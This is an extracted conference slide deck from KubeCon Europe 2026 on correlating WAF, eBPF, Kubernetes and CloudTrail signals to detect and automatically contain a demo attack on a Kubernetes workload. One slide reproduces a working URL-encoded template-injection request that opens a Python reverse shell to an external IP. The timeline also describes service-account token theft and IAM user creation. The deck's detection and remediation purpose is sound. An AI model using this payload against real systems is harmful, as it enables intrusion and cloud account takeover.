



KubeCon



CloudNativeCon

Europe 2026

#KubeCon #CloudNativeCon

Detect, Decide, Defend

Building Cloud-Native Security That Fights Back

Matthias Bertschy, ARMO





KubeCon



CloudNativeCon

Europe 2026

It's 3 AM.
PagerDuty fires.



The Incident

A changedetection workload in your EKS cluster just spawned a reverse shell.

Your WAF flagged an SQL injection attempt 4 minutes ago.

Your eBPF agent detected an unexpected process: bash spawned from python.

Kubernetes audit logs show a ServiceAccount token request.

CloudTrail recorded a CreateLoginProfile call you never made.

Four tools. Four separate alerts. One incident nobody connected.

This is the problem we're here to solve.

Matthias Bertschy

- Senior Kubernetes Developer, ARMO
- CNCF Maintainer: Kubescape, Prow, and Inspektor Gadget
- Kubernetes contributor since 2016



The Signal Landscape

What Each Layer Sees

WAF / Ingress

SQL injection in POST body to /api/update

eBPF / Runtime

python3 spawned bash (unexpected process tree)

Syscalls: execve, connect outside baseline

Kubernetes API

ServiceAccount token request, RBAC escalation

Cloud / IAM

CreateLoginProfile on resource demo-hack

The Gap

Each signal alone looks like noise.

The WAF team sees injection attempts daily.

The platform team sees process anomalies weekly.

The cloud team sees IAM events constantly.

Nobody connects the dots.

We don't lack signals.

We lack connected understanding.

What 'Normal' Looks Like

Every workload has a predictable behavioral envelope.

Our changedetection container- before the attack - had a clear profile:

Processes: python3, pip (nothing else)

Network: outbound HTTPS to monitored URLs only

Syscalls: read, write, openat, futex, epoll_wait

Files: /app/datastore/*, /tmp/*

RBAC: get pods, list services (read-only)

Captured in an ApplicationProfile CRD. Derived from eBPF + K8s metadata.

Not ML magic. Declarative behavioral understanding.



KubeCon



CloudNativeCon

Europe 2026

The Attack Unfolds



The First Deviation

HTTP POST hits /api/update with a crafted payload.

The injection triggers code execution inside the container.

Process lineage:

python3 (1560805) → python3 (1560889) → sh (1576626) → python3 (1576627)
→ bash (1576628) → env, ls, python3 (recon) → uname (1577521)


This is not just a suspicious string.

It's a workload executing behavior outside its baseline:

- This process was never observed in the ApplicationProfile
- These syscalls (execve, connect) were never part of the profile
- A shell spawned from a web handler is never normal


A single deviation is not yet an incident. It becomes one when it connects.

The Full Attack Path



Attacker → POST Injection → Reverse Shell → Reconnaissance → SA Token Abuse → IAM CreateLoginProfile

The Full Attack



Attacker → POST Inje

```

*****
*****
*****
Host: localhost:8899
Referer: /edit/6eabc418-7687-4fb7-ad27-c16eff3a1acf?unpause_on_save=1
User-Agent: python-requests/2.31.0
csrf_token=Ijg3YjhmYzRiNTI0MTRlZWElNzZkYWZyYjhiMDllMGZiYjFhM2QyYmMi.
aQI_0g.gg7YBdM080JYPG1q1QQScIQNs5s&url=https%3A%2F%2Freddit.com%2F%
2Fall&title=&tags=&time_between_check-weeks=&time_between_check-days
=&time_between_check-hours=&time_between_check-minutes=&time_between
_check-seconds=30&filter_failure_notification_send=y&fetch_backend=s
ystem&webdriver_delay=&webdriver_js_execute_code=&method=GET&headers
=&body=-ification_title=-ification_body=
%0A++++++%7B%25+for+x+in+%28%29.__class__.__base__.__subclasses__
_%28%29+%25%7D%0A++++++%7B%25+if+%22warning%22+in+x.__name__+%2
5%7D%0A++++++%7B%7Bx%28%29.__module__.__builtins__.__import__%
27%5D%28%27os%27%29.system%28%22python3+-c+%27import+os%2Cpty%2Cso
cket%3Bs%3Dsocket.socket%28%29%3Bs.connect%28%28%5C%2218.175.149.1
07%5C%22%2C8888%29%29%3Bs.dup%28s.fileno%28%29%2C0%29%3Bs.dup%2
8s.fileno%28%29%2C1%29%3Bs.dup%28s.fileno%28%29%2C2%29%3Bpty.sp
awn%28%5C%22%2Fbin%2Fbash%5C%22%29%27%22%29%7D%7D%0A++++++%7B%25
+endif+%25%7D%0A++++++%7B%25+endfor+%25%7D%0A++++++


```

▲ Suspicious input

```


-ification_format=System+default&include_filters=&subtractive_select
ors=&filter_text_added=y&filter_text_replaced=y&filter_text_removed=
y&trigger_text=&ignore_text=&text_should_not_be_present=&extract_tex
t=&save_button=Save

```




iam CreateLoginProfile

The Full Attack Path



Attacker → POST Injection → Reverse Shell → Reconnaissance → SA Token Abuse → IAM CreateLoginProfile

The Full Attack Path



Attacker → POST Injection → R

The F

Process Details

Affected Assets

Call Stack

Language:  (Python)

☐ Show unresolved functions

 Copy Call Stack

```
- <module>()    [<string>:1]
- spawn()      [/usr/local/lib/python3.10/pty.py:165]
- fork()       [/usr/local/lib/python3.10/pty.py:88]
- entry_SYSCALL_64_after_hwframe() [undefined:+0x0000000000a0011e] Kernel
- do_syscall_64() [undefined:+0x00000000009545e2]
- __do_sys_clone() [undefined:+0x00000000000976cf]
- kernel_clone() [undefined:+0x000000000009735a]
- copy_process() [undefined:+0x0000000000095ed0]
```



KubeCon




CloudNativeCon

Europe 2026



iam_resource
demo-hack

The Full Attack Path



Attacker → POST Injection → Reverse Shell → Reconnaissance → SA Token Abuse → IAM CreateLoginProfile



KubeCon



CloudNativeCon

Europe 2026

From Noise to Narrative

Cloud Application Detection & Response

CADR: Connecting the Dots

CADR is cross-layer correlation of existing open signals:

1. Application signal (HTTP injection attempt)
2. eBPF runtime telemetry (process tree, syscalls)
3. Kubernetes context (ServiceAccount, RBAC, pod identity)
4. Cloud API trail (IAM mutations in CloudTrail)

You're not adding new telemetry. You're connecting signals that already exist.

Without CADR: 4 separate low-confidence alerts, 4 dashboards, hours to investigate

With CADR: 1 high-confidence incident, full attack story, actionable context

This is no longer just a pod anomaly.

It's a cloud-level blast radius event.

Python Reverse Shell Attack with AWS IAM Privilege Escalation

A sophisticated attack was detected in the `changedetection` container within the `attack-suite` namespace. The attacker established a reverse shell connection and leveraged it to access Kubernetes service account credentials, ultimately escalating privileges to create and manipulate AWS IAM users.

The Attack Timeline

2025-10-29
04:24:51 PM

1

Initial Compromise

A Python reverse shell was established from the `changedetection` container connecting to an external IP address (`18.175.149.107:8888`), providing the attacker with interactive shell access

2025-10-29
04:28:34 PM

2

Kubernetes Credential Access

The attacker explored the container and accessed Kubernetes service account token located at `/var/run/secrets/kubernetes.io/serviceaccount/`

2025-10-29
04:28:34 PM

3

Malicious Code Download

Attacker downloaded a malicious Python script (`aws-attack.py`) from GitHub Gist, setting up for cloud privilege escalation

2025-10-29
04:28:34 PM

4

Tool Installation

Installed `boto3` AWS SDK Python package to facilitate AWS API interactions

2025-10-29
04:28:34 PM

5

AWS IAM Exploitation

Successfully created a new AWS IAM user named `demo-hack` and manipulated its login profile to establish persistent access to the AWS environment

This is no longer just a pod anomaly.

It's a cloud-level blast radius event.

ApplicationProfile: The Behavioral Contract

A Kubernetes CRD that captures baseline workload behavior.

What It Records

Allowed processes: python3, pip

Allowed syscalls: read, write, openat, futex

Network destinations: 10.0.0.0/16:443

Filesystem access: /app/datastore/*, /tmp/*

Security posture: capabilities, seccomp

RBAC expectations: get, list, watch

How It Works

1. Learning phase: eBPF observes runtime behavior for N deployment cycles
2. Profile creation: behaviors codified as CRD
3. Deviation detection: any behavior outside the profile triggers an alert

Not ML magic. Declarative understanding.

Baseline + Deviation + Correlation = High-Confidence Detection

RemOps: Declarative Remediation

Why Teams Don't Automate Today

Fear of false positives breaking production.

No confidence in detection accuracy.

Remediation requires manual judgment.

Why CADR Changes This

Detection is contextual and workload-aware.

Baseline violations are high-confidence.

Response uses Kubernetes-native APIs.

The RemOps Toolkit

Rollback Deployment

Revert to last known-good state

Patch NetworkPolicy

Isolate compromised workload

Rotate ServiceAccount

Invalidate stolen tokens

Apply SeccompProfile

Restrict syscall surface

Trigger GitOps Reconciliation

Ensure desired state matches live

Back to Our Incident



KubeCon



CloudNativeCon

Europe 2026

With CADR + RemOps in place:

3:00:00 AM - HTTP injection hits changedetection pod

3:00:01 AM - eBPF detects unexpected bash, flags ApplicationProfile violation

3:00:02 AM - CADR correlates injection + process tree + SA token request

3:00:03 AM - High-confidence incident created with full attack graph

3:00:04 AM - RemOps patches NetworkPolicy, isolating the pod

3:00:05 AM - RemOps rotates the ServiceAccount token

3:00:06 AM - Deployment rollback to known-good state


3:00:07 AM - SeccompProfile applied, restricting syscall surface

Injection to containment: 7 seconds.

No human in the loop. No war room. No stitching logs at 3 AM.

This isn't just responding to an incident. It's strengthening the workload.

The Full Pattern



Cloud-native systems are declarative. Detection and response must be declarative too.

An architecture for cloud-native defense. Not a product - a pattern.

Built on Open, Composable Components

This is a pattern, not a product.

Kubescape (CNCF Incubated)

Posture management, configuration scanning, ApplicationProfile CRD

Inspektor Gadget (eBPF Tracing)

Runtime telemetry, process monitoring, network observability

Kubernetes APIs (Native)

CRDs, admission control, RBAC, NetworkPolicy, SeccompProfile

GitOps (Argo CD / Flux)

Declarative reconciliation, drift detection, rollback

No proprietary enforcement plane. No black-box agents.



KubeCon



CloudNativeCon

Europe 2026

Thank You

Rotem Refael | rotem@armosec.io
Gal Gibli | Independent

github.com/kubescape | kubescape.io